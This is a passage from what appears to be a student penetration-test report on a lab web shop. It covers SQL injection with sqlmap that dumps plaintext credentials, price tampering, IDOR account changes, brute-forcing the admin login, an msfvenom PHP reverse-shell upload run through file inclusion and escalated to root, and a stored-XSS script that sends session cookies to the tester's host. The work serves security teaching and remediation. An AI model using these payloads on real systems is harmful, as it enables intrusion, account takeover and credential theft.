This determined that the current database was one called “edgedata” that is in line with what was discovered in the SQL Admin Dump found in (2.3.3 Test File Extensions Handling for Sensitive Information).

```
[09:22:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[09:22:12] [INFO] adjusting time delay to 1 second due to good response times
edgedata
current database: 'edgedata'
[09:22:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'

[*] ending @ 09:22:31 /2023-01-12/
```

Figure 33 SQLmap finds the “edgedata” current database.

To be able to enumerate the tables within the “edgedata” database a new command was given to SQLmap –

```
sqlmap -r cust_set.txt --dbms=MySQL -D edgedata --tables
```

The results from this command enumerated four tables within the “edgedata” database that are listed as follows –

```
Database: edgedata
[4 tables]
+-----+
| admin |
| items |
| orderdetails |
| users |
+-----+
```

Figure 34 SQLmap enumerates tables in “edgedata” database.

After SQLmap was successful at enumerating the tables found in the “edgedata” database there were two available entries that were explored during testing, “admin” and the “user” tables. A SQL dump was conducted to exfiltrate the data within these tables that exposed the admin login credentials and all the user account information.

```
Database: edgedata
Table: admin
[1 entry]
+-----+-----+-----+
| admin_id | admin_password | admin_username |
+-----+-----+-----+
| 1        | tiffany        | admin          |
+-----+-----+-----+
```

Figure 35 SQL dump of admin table from "edgedata" database.

```
Database: edgedata
Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | thumbnail | user_email      | user_address | user_lastname | user_password | user_firstname |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | rick.jpg  | hacklab@hacklab.com | 1 Bell Street | Bloggs       | hacklab      | 0              |
| 3       | <blank>   | StevePlumber@hacklab.com | 2 Brown Street | Plumber      | gebbz03      | Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com | 3 Red Street  | Adaire      | mik          | Red            |
+-----+-----+-----+-----+-----+-----+-----+
```

Figure 36 SQL dump of user table from "edgedata" database.

2.9 BUSINESS LOGIC TESTING

2.9.1 Test Ability to Forge Requests

This test was conducted to identify areas on the web application that would allow for tampered data from the applications frontend to manipulate information on the backend databases of the webserver. To test this method, traffic being sent to the remote webserver was intercepted using “OWASP ZAP” as a proxy for the local web browser on the test machine to manipulate parameters being sent. From the web browser “OWASP Mantra” logged in as a customer an item was added to a cart for purchasing and traffic was intercepted before adding the item to the cart to manipulate the parameters in the body of the HTTP request.

```
POST http://192.168.1.10/customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=5
Cookie: PHPSESSID=v8k2jf6bofg3t453nkv2199vu4; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324e7a4d324d5455324e44633d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

order_name=Belter1&order_price=0&user_id=1&order_quantity=5&order_save=
```

Figure 37 Manipulating body of HTTP request sent to "save_order.php".

As shown in the screenshot the price of the item being added to the cart was altered to “0”. After sending this HTTP POST to the webserver it responds with an HTTP OK status with a message displaying “Item successfully added to cart”. And navigating to “/cart_items.php” page it confirms that the price set in the intercepted request was successful.




Figure 38 Evidence of items price being changed after forged request.

After placing an order, the forged new price can still be viewed on the frontend user account as five items being bought for “£0”. To make sure this is reflected on the backend, logging into Administrator Panel and navigating to “admin/orderdetails.php” can confirm that this request forgery is successful.





Figure 39 Evidence that forged request made it to the backend database for customer orders.

2.9.2 Test Upload of Unexpected File Types

This test was conducted on the function available for users to upload a profile image to a customer account to determine if any other file types can be uploaded to the remote webserver. An attempt was made to upload a backdoor PHP file that was crafted using “msfvenom” with this command –

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4000 > shell.php
```


Attempting to upload this file in a request to “/changepicture.php” on the webserver returned a message stating “Extension not allowed, please choose a JPEG or PNG file”. That led to a second attempt but this time altering the payload generated by “msfvenom” to the following –



```
(kali㉿kali)~[~/Desktop]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4000 > shell.php.jpg
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 40 Altered payload to use a “.jpg” extension.

Uploading the new payload “shell.php.jpg” was successful with the remote webserver returning a HTTP OK response with a message to confirm that the file was uploaded successfully.



```
HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 10:05:08 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 156
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script type="text/javascript">alert("Picture has been changed to shell.php.jpg");</script><script>
window.location.replace ('customers/index.php')</script>
```

Figure 41 Confirmation that the “shell.php.jpg” payload has been uploaded.

Once the payload was uploaded executing the file had to be done through the “/appendage.php” as this allowed for local file execution as demonstrated in (2.6.1 **Testing Directory Traversal File Include**) by appending the file path after “?type=” in the URL. From tests conducted in (2.2.6) the results from the Dirb scan points to a directory where all customer images are stored, and this was used to compile the execution path to the “shell.php.jpg” payload.




Figure 42 URL used to execute “shell.php.jpg” payload.

With payload executed it was possible to launch a reverse TCP listener on the remote webserver using “Metasploit” that allowed a meterpreter shell into the remote host under the user “nobody”.

```
meterpreter > getuid
Server username: nobody
meterpreter > sysinfo
Computer      : box
OS            : Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Meterpreter   : php/linux
meterpreter > shell
Process 7188 created.
Channel 0 created.
whoami
nobody
ls
admin
adminlogin.php
appendage.php
assets
banner
changepicture.php
```

Figure 43 Successful reverse TCP session established with webserver.

3 DISCUSSION

3.1 OVERALL DISCUSSION

Reverting to the aims of this project it was set out to identify potential bugs or misconfiguration that could be a security risk to the “Astley Boards” web application, but also demonstrate exploits that an attacker can perform on the site to cause disruption. After performing a penetration test utilizing the “OWASP Web Security Testing Guide v4.2” as a methodology, a significant number of security weaknesses in the application have been identified and several exploits have been demonstrated. In its current state the client was right to be concerned about the web applications operation as there are many issues that need to be addressed. Because the web application is used as a platform for the client to sell their goods online to the public, there is a heavy concern with the current configuration. There are a great number of vulnerabilities that have been identified in the Procedure and Results (2) that can jeopardize the business and customers visiting the website.

After following the procedure and collecting data from the tests, the following issues need to be brought to attention –

3.1.1 Directory Browsing

There was a significant number of directories accessible to anybody browsing the site. Having these directories so readily available helped immensely to map out the web application execution paths during section (2.2.6) of testing. A good number of the directories were discovered to be reserved for site admins that shouldn’t be available on a browse by a typical user, but these directories could still be accessible to anyone un-authenticated. Some of the files found in these directories held sensitive information about the technologies used by the webserver as demonstrated in the data collected section (2.3.1) when enumerating the infrastructure and configuration of the webserver.

3.1.2 Inclusion of robots.txt

“This text file is used to instruct web robots on how to crawl through pages on a website (MOZ, 2022)”. The “robots.txt” file for the “Astley Boards” web application was discovered whilst reviewing the applications META file (2.2.2). Inspecting the file shows a “Disallow” of the “/info.php” file on the remote webserver. Entering this directory into a web browser directs to a “phpinfo” page that discloses a massive amount of information about the backend technologies being utilized by the webserver. Having the “phpinfo” accessible in this manner allows for easy reconnaissance for an attacker as this file discloses so much information that can be leveraged to attack the web application.

3.1.3 The Use of HTTP

This was highlighted in a review of the authentication system (2.3.1.3) that demonstrated that a user’s login details are sent in plain text. Further concern relating to the use of HTTP was brought forth in (2.5.1) that demonstrated that traffic being sent to the webserver is unencrypted and the requests being transmitted can be intercepted in a man-in-the-middle attack. The entire web application uses HTTP throughout the site, including the transmission of private or sensitive data. With this website being utilized as an online store to sell items online to customers, it is poor practice to not provide them with the means to make secure transactions when making a purchase.

3.1.4 Disclosure of Private Information

From examining the source code of the various directories within the application there are several PHP files that disclose a considerable amount of private information on a user logged in with a customer account. From examining the data collected from reviewing the applications entry points (2.2.5) the customer home page “customers/index.php” consisted of all the necessary forms to allow a customer to change their “Account Settings” and “Change Password”.

From the page source the form data for “settings.php” discloses the account users “First Name, Last Name, Address and the user_id”.

```
<form enctype="multipart/form-data" method="POST" action="settings.php">
  <fieldset>

    <p>Firstname:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Firstname" name="user_firstname" type="text" value="Joe" required>
    </div>

    <p>Lastname:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Lastname" name="user_lastname" type="text" value="Bloggs" required>
    </div>

    <p>Address:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Address" name="user_address" type="text" value="1 Bell Street" required>
    </div>

    <div class="form-group">
      <input class="form-control hide" name="user_id" type="text" value="1" required>
    </div>

  </fieldset>
</form>
```

Figure 44 "settings.php" discloses customers private information.

Having all these details stored on the “index.php” page leaves very private information exposed that can lead to attackers obtaining a customer’s address or selling their identities online. Having these details exposed breaks confidentiality as the business hosting a site have a responsibility to store a customer private information securely.

Source code for the form used to change a customer's password "updatepassword.php" was also disclosed on the "index.php" page under "Old Passowrd:"

```
<form enctype="multipart/form-data" method="POST" action="../../updatepassword.php">
  <fieldset>

    <p>Old Password:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Password" name="user_password" type="password" value="pass" required>
    </div>

    <p>New Password:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Password" name="new_password" type="password" value="">
    </div>

    <p>Confirm new Password:</p>
    <div class="form-group">
      <input class="form-control" placeholder="Password" name="confirm_password" type="password" value="">
    </div>

    <div class="form-group">
      <input class="form-control hide" name="user_id" type="text" value="1" required>
    </div>

  </fieldset>
```

Figure 45 "updatepassword.php" discloses users' current password.

Like the details disclosed in the "settings.php" form, the customers passwords should not be exposed in the source code written in plain text and proves to show that there is a blighting disregard to keeping customers private information safe on this web application. All these details can be easily obtained by an attacker if they are intercepting traffic between the client and server through a man-in-the-middle attack.

3.1.5 Illicit HTTP Requests Sent to Other User Accounts

This was first examined when inspecting the HTTP POST requests in tests conducted in section (2.2.5) where form data was sent in the body of a request to the webserver. Examining request shows a parameter for "user_id" that is an integer number that is assigned to a user after they create a customer account on the site. As shown in (Figure 44) the user account "hacklab@hacklab.com" has a "user_id" of "1". Changing the "user_id" in theses HTTP POST requests allowed for illicit interaction with content on another user's account as follows –

Using “OWASP ZAP” as a web proxy allowed for intercepting of an HTTP POST request to update a user’s account settings. From a test account the following request was sent with the “user_id” changed to “1” from “6”.

```
-----824930597943188141624290650
Content-Disposition: form-data; name="user_firstname"

hacked
-----824930597943188141624290650
Content-Disposition: form-data; name="user_lastname"

account
-----824930597943188141624290650
Content-Disposition: form-data; name="user_address"


hack.ave
-----824930597943188141624290650
Content-Disposition: form-data; name="user_id"

1
-----824930597943188141624290650
Content-Disposition: form-data; name="user_save"

-----824930597943188141624290650--
```

Figure 46 Manipulated "user_id" for "Account Settings".

This successfully changed the “hacklab@hacklab.com” account settings to the following -



The screenshot shows a mobile-style form titled "Account Settings" with a blue header and a close button (X). The form contains three input fields: "Firstname:" with the value "hacked", "Lastname:" with the value "account", and "Address:" with the value "hack.ave". At the bottom, there are two buttons: a green "Save" button and a red "Cancel" button.

Figure 47 Confirmation that user accounts information was changed.

This attack could also be performed on the “updatepassword.php” form in the exact same manner of changing the “user_id” to “1”, but this attack could also be carried out to add items to the victim’s cart by manipulating the following requests being sent to the “save_order.php” file –

```
order_name=Hinger1&order_price=1000&user_id=1&order_quantity=1&order_save=
```

Figure 48 Change “user_id” for request sent to “save_order.php”

Once an item has been sent to the victims account the order can be placed by having the same item in the attacker’s cart and manipulating the HTTP POST request in the header in the section that displays “?update_id=”.

```
GET http://192.168.1.10/customers/cart_items.php?update_id=1 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/cart_items.php
Cookie: PHPSESSID=v8k2jf6bofg3t453nkv2199vu4; SecretCookie=
6447567a6445426859324e76645735304c6d4e76625470305a584e304f6a45324e7a4d324d7a55794d44633d
Connection: keep-alive
Content-Length: 0
```

Figure 49 Change “?update_id=” parameter to send HTTP request to victim account.

After performing this attack and logging into the victim account it can be confirmed that an order has been placed for that item.

My Ordered Items			
Item	Price	Quantity	Total
Hinger1	£ 1000	1	£ 1000
Total Price Ordered:			£ 1000

Figure 50 Evidence to show that the order has been placed on the account.

This exploit goes to show the severity of having the “user_id” as the delimiting factor used to send form data to the various accounts on the webserver. It should also highlight the danger of what can be done with the ability to forge requests (2.9.1) on the site. With what has been demonstrated the integrity of the application has been compromised in a way that can directly affect users on the site by being able to manipulate their information and perform actions on their behalf.

3.1.6 Vulnerable to Brute-Force Attacks

With the results from examining the user registration process (2.4.2) it was determined that there was no minimum password length needed when registering a new account on the website. Combined with the fact the web application does not implement any account lockout mechanism, as discovered in section (2.5.2) it was possible to run brute force attacks to enumerate user passwords.

After discovering this “OWASP ZAP” was used to launch a dictionary attack on the administrator login page using the Fuzzer on a HTTP POST request to “adminlogin.php”.




Figure 51 "OWASP ZAP" Fuzzer on HTTP POST request to "adminlogin.php"

From the “Fuzz Locations” option a payload was set to replace the “admin_username” value to a string of “admin” and a second payload was given to the “admin_password” value pointing towards a list. This list was a Metasploit password list that was used to launch a dictionary attack on the administrator login page.




Figure 52 Payload configuration for launching a brute-force attack.

Once the Fuzzer completed executing the payload onto the “adminlogin.php” page it was possible to enumerate the correct password to the administrator account by examining the size of the response body sent back to the client machine. A valid response was triggered by a request sent with the following payload –




Figure 53 HTTP request body with valid username and password.

After this request was sent the webserver returned a response with an alert script confirming that this was a “Successful login”.

```
<script>alert('Successful login')</script><script>>window.open('admin/index.php','_self')</script>
```

Figure 54 The webserver's HTTP response body confirming a "Successful login".

After performing this test, it was possible to gain access to the Administrator Panel on the web application and was used throughout testing to confirm other tests carried out on the site. It is alarming that the administrator panel uses such weak credentials as it did not take a lot of time to carry out the brute-force attack. With the combination of the ability to easily enumerate user account identified in section (2.4.3) a similar dictionary attack can be performed on customer emails and by examining the response it will be possible to enumerate valid accounts.

3.1.7 Local File Inclusion

This vulnerability was identified when attempting to find points in the web application that would allow directory traversal and file includes (2.6.1). By being able to access to “/etc/passwd” and display the content of this file in the body of the page, further experiments were conducted to determine if any other files could be loaded into this page. This vulnerability ultimately became the entry point for launching a payload when testing an upload of an unexpected file type (2.9.2) which allowed for a shell to be executed into backend of the webserver. Being able to access the backend of the server through a shell provided a way to gain unrestricted access to the webserver as upgrading to root privileges was as simple as inserting the command “sudo su” into the meterpreter shell without prompt to enter a password.

```
sudo su
whoami
root
```

Figure 55 Upgrading to root privileges on a meterpreter shell on the remote webserver.

Having this level of access to the webserver gives an attacker complete control of the system allowing them to do whatever they would like and provide them with the ability to fully travers through the remote webserver.

3.1.8 SQL Injection

The web application was initially identified to be susceptible to SQL injection when running test to bypass the authentication schema (2.5.3.4) where it was discovered that both the “/userlogin.php” and the “/adminlogin.php” were vulnerable to SQL injection using “SQLmap”. With the information gathered from this test further investigation was conducted into these SQL injection points in section (2.8.3) of this report. From that test it was possible to have full access to view the database and tables for the entire web application. As illustrated in (Figure 35 & Figure 36) these tables list all the login credentials for every customer and the administrator without any attempt to obfuscate these details. Storing these details in plain text on the database shows a lack of concern for confidentiality and gives attackers a means of easily obtain login credentials without having to work for them on an already compromised SQL database.

3.1.9 Stored Cross Site Scripting Session Token Exploit

The use of stored XSS has been demonstrated on the customer account in section (2.8.2) where script was inserted into the “/customers/settings.php” form to display an alert message with the active session token for that logged in account. This alert was only viewable logged in as an administrator on the web application as displayed in (Figure 32). With this vulnerability present it is possible to capture the administrators “PHPSESSID” that can be used to hijack their session with the same methods performed in section (2.6.2) to bypass the authorization schema.

To be able to capture the administrators “PHPSESSID” the script inserted into the “First Name:” field of the “/customers/settings.php” form needs to be changed to the following –

```
<script>new  
Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>;
```

Once the new account details were stored onto the webserver a listening program was set up on the Kali Linux machine to capture the admins HTTP session. For this test “netcat” was used with the command “nc -lvp 80”.

Now that the script was sent and the listener program was listening on port 80, all that needed to be done was for the administrator to login and access the “Customer Management” page to execute the script that was captured on “netcat”.

```
(kali㉿kali)-[~/Desktop]  
$ nc -lvp 80  
Ncat: Version 7.92 ( https://nmap.org/ncat )  
Ncat: Listening on :::80  
Ncat: Listening on 0.0.0.0:80  
Ncat: Connection from 192.168.1.1.  
Ncat: Connection from 192.168.1.1:53934.  
GET /b.php?PHPSESSID=lqcsdikc2d7rrbc06c6m5opop2 HTTP/1.1  
Host: 192.168.1.253  
Connection: keep-alive  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom  
e/109.0.0.0 Safari/537.36  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8  
Sec-GPC: 1  
Accept-Language: en-GB,en  
Referer: http://192.168.1.10/  
Accept-Encoding: gzip, deflate
```

Figure 56 Administrators “PHPSESSID” captured on “netcat”.

Once this session token was acquired it was possible to edit the HTTP requests to the remote webserver with “OWASP ZAP” replacing the “PHPSESSID” with the one captured from “netcat”.

```
GET http://192.168.1.10/admin/customers.php HTTP/1.1  
Host: 192.168.1.10  
